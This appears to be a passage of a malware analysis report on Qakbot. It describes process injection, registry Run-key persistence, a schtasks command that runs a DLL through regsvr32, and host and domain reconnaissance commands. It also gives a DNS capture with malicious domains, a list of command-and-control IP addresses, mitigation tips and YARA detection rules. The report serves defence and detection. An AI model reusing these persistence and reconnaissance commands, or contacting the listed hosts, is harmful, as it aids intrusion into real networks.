
ResumeThread API used for activating the process that is in the suspended mode. If malware encounters any of the specified blacklist at above, it injects itself into “mobsync.exe” other than “explorer.exe”.




Qakbot malware uses the "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" key in the registry for maintaining system persistence.




After Anti-Analysis controls, Qakbot malware copies itself under AppData with a configuration file.





Qakbot malware determines when it will run and then deleted.



“C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn cxcgmrzjc /tr "regsvr32.exe -s \"C:\Users\<ComputerName>\Desktop\yedek.dll\"" /SC ONCE /Z /ST 02:08 /ET 02:20”

“/RU” command states that it will work with the user which has highest privilages.

“/tn” determines the task name.

“/tr” specifies the program that the task will run.


“/SC” specifies the frequency of work.

“/Z” means deleting after run.

“/ST” specifies the time task will run.

“/ET” specifies the time task will stop.

Qakbot malware starts the following exe's for data transaction via Explorer.exe program it injects and runs the commands specified in the CommandLine.



"Arp -a" command used for display arp cache tables on network interface.

"net view /all" displays all shares including $ shares.

"nslookup -querytype=ALL -timeout=10 _ldap _tcp.dc._msdcs. WORKGROUP"

Querytype parameter changes the source record type for the query.

-timeout Specifies the number of seconds to wait for a response to a search request. If you have the specified time and no response is received, the time doubles and the request is sent again,

Issues a dns query for the SRV record ldap_tcp.dc._msdcs.WORKGROUP created from the client machine NC name (WORKGROUP) to locate the domain controller (DC) hosting NC WORKGROUP.

“whoami /all” Displays all information in the current access token, including the current user name, security identifiers (SID), privileges, and groups to which the current user belongs.

“cmd /c set” /c parameter performs and terminates the command specified by string.

“ipconfig /all” Network connectivity features can be seen in more detail. The mac address of the computer is also printed on the screen with the /all parameter.

“nltest /domain_trusts/all_trusts” Returns a list of trusted domains. All_trusts returns all trusted domains.

“net share” Displays information about all shared resources.

“route print” A Windows command that displays and updates a network routing table.

“netstat nao” Adds the process id (PID) of ownership of a connection to a separate column.

“net localgroup” Displays the name of the server and the names of local groups on the computer.


“qwinsta” Displays information about sessions on the remote desktop session host server.

“%System%net1 localgroup” Used to manage local user groups on computer.

“%System%net1 share” Used to create, configure, and delete network shares from the command line.

Network Analysis

When Excel document comes with e-mail is viewed in the Wireshark program, the result is as follows.




dns


No.	Time	Source	Destination	Protocol	Length	Info
5	6.738556	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
14	6.774410	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x0141 A theottomandoner.co.uk
17	6.896450	192.168.32.2	192.168.32.134	DNS	97	Standard query response 0x0141 A theottomandoner.co.uk A 5.100.155.169
33	7.310745	192.168.32.134	192.168.32.2	DNS	74	Standard query 0xa5ec A r3.o.lencr.org
34	7.322398	192.168.32.2	192.168.32.134	DNS	173	Standard query response 0xa5ec A r3.o.lencr.org CNAME o.lencr.edgesuite.net CNAME a1887.dscq.akamai.net A 1
48	7.751473	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
64	9.764120	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
77	9.877845	192.168.32.134	192.168.32.2	DNS	85	Standard query 0x2403 A www.theottomandoner.co.uk
78	10.106925	192.168.32.2	192.168.32.134	DNS	115	Standard query response 0x2403 A www.theottomandoner.co.uk CNAME theottomandoner.co.uk A 5.100.155.169
117	12.803919	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x9914 A paufderhar07ol.ru.com
118	12.853874	192.168.32.2	192.168.32.134	DNS	97	Standard query response 0x9914 A paufderhar07ol.ru.com A 141.8.226.34
128	13.438506	192.168.32.134	192.168.32.2	DNS	82	Standard query 0xb577 A nicolette7107gq.ru.com
129	13.488836	192.168.32.2	192.168.32.134	DNS	98	Standard query response 0xb577 A nicolette7107gq.ru.com A 141.8.226.34
148	14.166608	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x7b7a A chocolateuncle.online
149	14.219949	192.168.32.2	192.168.32.134	DNS	146	Standard query response 0x7b7a No such name A chocolateuncle.online SOA ns0.centralnic.net
150	14.221824	192.168.32.134	192.168.32.2	DNS	75	Standard query 0x3619 A cablenet.com.ec
151	14.337414	192.168.32.134	192.168.32.2	DNS	76	Standard query 0xb754 A dns.msftncsi.com
152	14.348386	192.168.32.2	192.168.32.134	DNS	92	Standard query response 0xb754 A dns.msftncsi.com A 131.107.255.255
153	14.444531	192.168.32.2	192.168.32.134	DNS	91	Standard query response 0x3619 A cablenet.com.ec A 209.99.16.217
171	15.075236	192.168.32.134	192.168.32.2	DNS	74	Standard query 0xe3b0 A x1.c.lencr.org
172	15.090067	192.168.32.2	192.168.32.134	DNS	179	Standard query response 0xe3b0 A x1.c.lencr.org CNAME crl.root-x1.letsencrypt.org.edgekey.net CNAME e8652.d


The following is a list of servers that the malicious DLL is trying to transmit data to.

96.21.251.127	144.202.38.185	217.133.54.140
207.246.77.75	207.246.116.237	108.14.4.202
93.184.220.29	144.202.38.185	68.186.192.69
86.220.62.251	98.252.118.134	140.82.49.12
122.148.156.131	86.190.41.156	45.63.107.192
24.226.156.153	50.244.112.106	83.196.56.65
47.22.148.6	96.21.251.127	45.67.231.247
189.146.183.105	81.214.126.173	45.77.117.108
81.97.154.100	24.229.150.54	74.222.204.82
144.139.166.18	45.77.115.208	71.199.192.62
188.26.91.212	151.205.102.42	50.29.166.232
83.110.9.71	108.46.145.30	75.118.1.141
149.28.98.196	92.59.35.196	174.104.22.30
83.110.103.152	115.133.243.6	149.28.99.97
172.78.56.208	144.139.47.206	196.151.252.84
105.198.236.99	45.32.211.207	75.137.47.174

It tries to establish a connection with the addresses in the list starting from the first cell. However, data transmission cannot occur because most of the servers above are no longer active. Although some of the servers in the list above are active but still data transmission cannot be performed.







SOLUTION SUGGESTIONS

-Using reliable antivirus that always recives update on systems,

-Being careful when reading e-mails and avoiding e-mails coming from unknown sources with downloadeble files,

-Avoiding spam emails,

-Keeping the operating system always up to date,

-Filtering the malicious links and ip addresses,

Can prevent Qakbot malware from accessing and damaging system.

YARA RULE

```
import "hash"
rule Excel_Dropper
{
meta:
  author="Zayotem"
  description=" Excel_Dropper"
  first_date="14.04.2021"
  report_date="24.05.2021"
  file_name=" documents-1472621861.xlsb"
strings:
  $s1 ="URLMon"
  $s2 ="URLDownloadToFileA"
  $s3 ="JJCCBB"
  $s4 ="DllRegisterServer"
  $s5 ="rundll32"
  $s6 ="wiroe.oer1"
  $s7 ="wiroe.oer2"
  $s8 ="wiroe.oer3"
  $s9 ="wiroe.oer4"
  $s10 ="wiroe.oer5"
condition:
  hash.md5(0,filesize)=="7046115D4093BB8A33AE64DF0A85C4DD"   or
all of them
}
```

YARA RULE

```
import "hash"
rule Qakbot
{
meta:
  author="Zayotem"
  description="Qakbot"
  first_date="14.04.2021"
  report_date="24.05.2021"
  file_name="wiroe.oer1"

strings:
  $s1 ="50.244.112.106"
  $s2 ="sadccdcdsasa"
  $s3 ="cdcdwqwqwq"
  $s4 ="avp.exe"
  $s5 ="fmon.exe"
  $s6 ="AvastSvc.exe"
  $s7 ="egui.exe"
  $s8 ="explorer.exe"
  $s9 ="mobsync.exe"
  $s10 ="induvv.dll"
  $s11 ="dzgenmhak.nte"


condition:
  hash.md5(0,filesize)=="BF405FB27EC79209E373C32DFAC66203" or all
of them
}
```

İlker Verimoğlu

https://www.linkedin.com/in/ilker-verimoglu/

Emre Doğan

https://www.linkedin.com/in/emreefedogan/

Kaan Binen

https://www.linkedin.com/in/kaan-binen

Abdulkadir Binan

https://www.linkedin.com/in/abdulkadirbinan/

Emrah Sarıdağ

https://www.linkedin.com/in/emrahsaridag/